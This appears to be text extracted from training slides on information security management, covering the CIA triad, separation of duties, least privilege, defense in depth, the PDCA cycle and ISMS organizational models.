- Integrity: it is concerned with the correctness or accuracy, preventing data modifications by unauthorized users.
- Availability: it assures that a system's authorized users have timely and uninterrupted access to the data.


Other important properties concerning Information but not required for Security are:

- Reliability: ensuring certainty and truthfulness
- Accountability: holding individuals responsible for protection and appropriate use
- Authenticity: confirmation of identities
- Verifiability: to proving the truth
- Non-Repudiation: preventing a subject from denying having done an action

Information Security: when is an information secure? (2/2)

Information Security Objective: preservation of the CIA Triad

Information Property	Description (from ISO27000:2014)	Access Mode
Confidentiality	Ensuring that information is not made available or disclosed by unauthorized individuals, entities or processes	Access in Read-Only Mode
Integrity	Ensuring accuracy and completeness of information and processing methods	Access in Write Mode
Availability	Ensuring information is accessible and usable upon demand by an authorized entity	Access in Read-Only and/or Write Mode



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Information Security: when is an information secure?

The security term CIA triad (Confidentiality, Integrity and Availability) is used to define security goals and to clarify the need for specific application and software security. For this reason, for an Organization it is recommended to consider Data Classification in function of CIA Triad.

Confidentiality, Integrity and Availability International Standard ISO/IEC 27000 definitions:

- Confidentiality ensures that computer-related assets are only accessed by authorized parties. Being authorized to "access" a particular asset means, viewing, printing or simply knowing about the existence of the asset. In this case the access to Information is in Read-Only mode.
- Integrity means that only authorized parties can modify, create, delete, change status etc. on computer-related assets. In this case the access to Information is in Write mode.
- Availability concerns having the right access to computer-related assets at the right time.

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Basic Information Security Principles (1/3)

The most important principle for defining and implementing an ISMS

« **Separation of duties** » (or « **Segregation of duties** »): it states that more than one person should be involved in a task realization to reduce the possibility for a single individual to compromise a critical process.

In other words, it means that a *Doer* and a *Checker* must be separated for avoiding abuse of privileges.


This principle has been derived from *Separation of Powers* principle theorized by Montesquieu (*"De L'Esprit des Loix"*).

Example of Information Security Management within an Organization

Generally two Departments are directly involved in the ISMS process:

- Information Technology (IT)
- Information Security (IS)

Who could be the Doer (Executor) and the Checker (Controller)?



Basic Information Security Principles (2/3)

Other important principles for defining and implementing an effective ISMS are:

« **Need-To-Know** or **Need to do** »: it states that a subject is only be able to access those information necessary to perform its tasks and that it is necessary to restrict the information disclosure to the directly concerned persons only.


This is the principle on which to base the Information Classification policy to manage correctly their Confidentiality property.



« **Least Privilege** » : it states that minimal access has to be provided to the required resources.

In practice, this means that a resource (User or Program) has to operate with bare minimum privileges necessary to function properly.

All user accounts should run with fewest privileges as possible



Basic Information Security Principles (3/3)


Defense in Depth Principle



Processes & Organization

Perimeter Defense

Network Security



- **Perimeter Defense** (Logic Perimeter Security): Firewall, IPD/IDS, Web Filtering, VPN, E-mail Antimalware, Penetration Test
- **Network Security** (LAN Security): Network Access Control, Wireless AP Control
- **Identity Management** (Access Control to Information Systems): Identity and Access Management, PKI Infrastructure
- **Information & Data Security** (for Confidentiality, Integrity and Availability): Classification, Data & Communication & Device & e-mail Encryption, Data Loss Prevention (DLP), Information Right Management (IRM), Secure Disposal
- **Devices Security** (Protect & Control user equipment): Device & Mobile management, End-Point Protection
- **Infrastructure and Application Security** (Protect & Control ICT infrastructure and SW applications): Log Management & Correlation, SIEM, Vulnerability Assessment

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Basic Information Security Principles (3/3)

Defense in Depth: as in a medieval castle, the principle suggests that multiple layers of security controls should be placed throughout an IT infrastructure to provide redundancy in case a security control fails or a vulnerability is exploited.

In this model, adopted in the Company, different Layers are inserted within Organization and their processes: from the outermost, the Perimeter Defense layer, to go through the Network Security layer and coming to the innermost, the User and Service delivery layers.


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The Information Security Management System (ISMS): Fundamentals (1/2)

What does it mean «Make Security»? It is a multidisciplinary process



ISMS Fundamentals - What does it mean «Make Security»: it is a multidisciplinary process

“Making Security” is a multidisciplinary process and means:


- developing activities during three time phases for counteracting accidents: Prevention, Detection and Reaction
- dealing with three different expertise areas: Technological, Organizational and Legal

Security has always been synonymous with Prevention, but in recent years cyberattacks have required the enhancement of the Detection phase without which the defense is not comprehensive and effective.

For this reason it is necessary to remember that the Prevention is ideal but the Detection is a must.

The Information Security Management System (ISMS): Fundamentals (2/2)

but the Real Life..



Information Security Management System (ISMS) Process

Today the Real Life of “Making Security” process is different from the past. In fact it is clear that:

- IT System Threats and Vulnerabilities are growing;
- The contrast between Attacker and Defender is asymmetric so the Defended can't protect effectively Company IT infrastructure and systems with only technology and the Prevention activity alone is inadequate and insufficient for protection.

Therefore it is essential to adopt a multitasking process where a continuous Security Monitoring activity has to be performed with appropriate tools and dedicated Resources (e.g. SOC) in order to maximize the Detection results: the figure wants to highlight that the time dedicated to Security Monitoring & Detection phase is the highest time within the ISMS process.



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PDCA Deming Cycle: The Model for all Management Systems

- ISO Management Systems Standards as Quality (9001), Environmental (14001), Energy (15001), HSE (45001) and also Information Security (27001) are based on PDCA Deming Cycle
- PDCA Cycle, derived from Feedback Theory, allows the Continuous Improvement for Management Systems implemented by Organizations. It is an iterative model composed by four steps: Plan – Do – Check – Act.



Deming PDCA cycle is an iterative and management method for the control and continual improvement of processes and products and it is based on the feedback theory.

Information Security Activities in the Organization: 4 Typologies



- **Strategy & GRC (Governance, Risk, Compliance):** first part of Deming **PLAN** step.
 - *Strategy*: definition of *Objectives* and *Goals*
 - *Governance*: the “Way of Management” through *Organizational Structures, Policies, Requirements, Rules, Practices and Procedures*.
 - *Risk*: performing *Risk Management* to evaluate countermeasures to be adopted in order to reach the *Acceptable Risk Level* set by Organization Board based on its commitment and sensitivity (*Risk Appetite*).
 - *Compliance*: conformity to regulations and/or international standards
- **Design:** second part of Deming **PLAN** step. It performs Information Security projects according to defined strategy and based on approved budget.
- **Operation:** performing Deming **DO** step comprising:
 - Implementation of projects previously defined
 - Day-by-Day Operations and Maintenance
- **Control:** performing Deming **CHECK & ACT** steps for compliance verification of security projects and system configurations with the defined Policies and Requirements, identifying any remediation to apply. Two types of Controls:
 - *Approval*: mandatory & required checking, e.g project approval
 - *Audit*: compliance examination of a chosen environment to specific requirements


Information Security Management System (ISMS) process

Process based on PDCA Deming Cycle

Question from Management : « Is our Company really at Risk? From What, Where, When? »

Quality Principle #7: Factual Approach to Decision Making: «We can not manage what we can not measure»

We use both Top-Down and Bottom-Up approaches



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Information Security Management Process (ISMS)


As for all Management Systems, also ISMS is based on PDCA Deming Cycle.

To assure correct and appropriate Management of Information Security in function of Business goals and Company requirements, an approach based on factual data is requested, in particular to address:

- Plan phase by Risk Assessment and Treatment activities (Top-Down approach);
- Act phase by Controls Activities as Vulnerability Assessment and Penetration Test activities (Bottom-Up approach)

Security e Information Security: Possible Organizational Models

Better Organization: model compliant with «Separation of Duties» principle



Security Dept. with autonomous structure

CISO reports to CSO which directly reports to CEO. CSO is Head of all Security components (physical, personnel and cyber/information)

Legend

CEO: Chief Executive Officer, Head of the Organization


CIO: Chief Information Officer, Head of IT Dept.

CSO: Chief Security Officer, Head of Security Dept.

CISO: Chief Information Security Office, Head of Information Security Dept

COO: Chief Operation Officer, Head of Operations and Activities

Dangerous Organization: model not compliant with «Separation of Duties» principle




Security Dept. doesn't exist and CISO reports to CIO

CISO is accountable for all security activities: policies, standard, technologies, day-by-day operations and incident management

Example of ISMS Accountabilities for an Organization

Involved Functions:

- Information Security (IS)
- Information Technology (IT)




ISMS Process Description: RACI Table

As mentioned before, the ISMS process adopted by the Company has been divided in the following four sub-processes, in accordance to the international standards ISO/IEC 27001:2013 and ISO/IEC 27002:2013:

- Strategy/Governance/Risk
- Design
- Execution
- Control

with different Accountabilities between CSAC and IT Depts. to respect the Separation of Duties principle.

ISMS Process Design Example



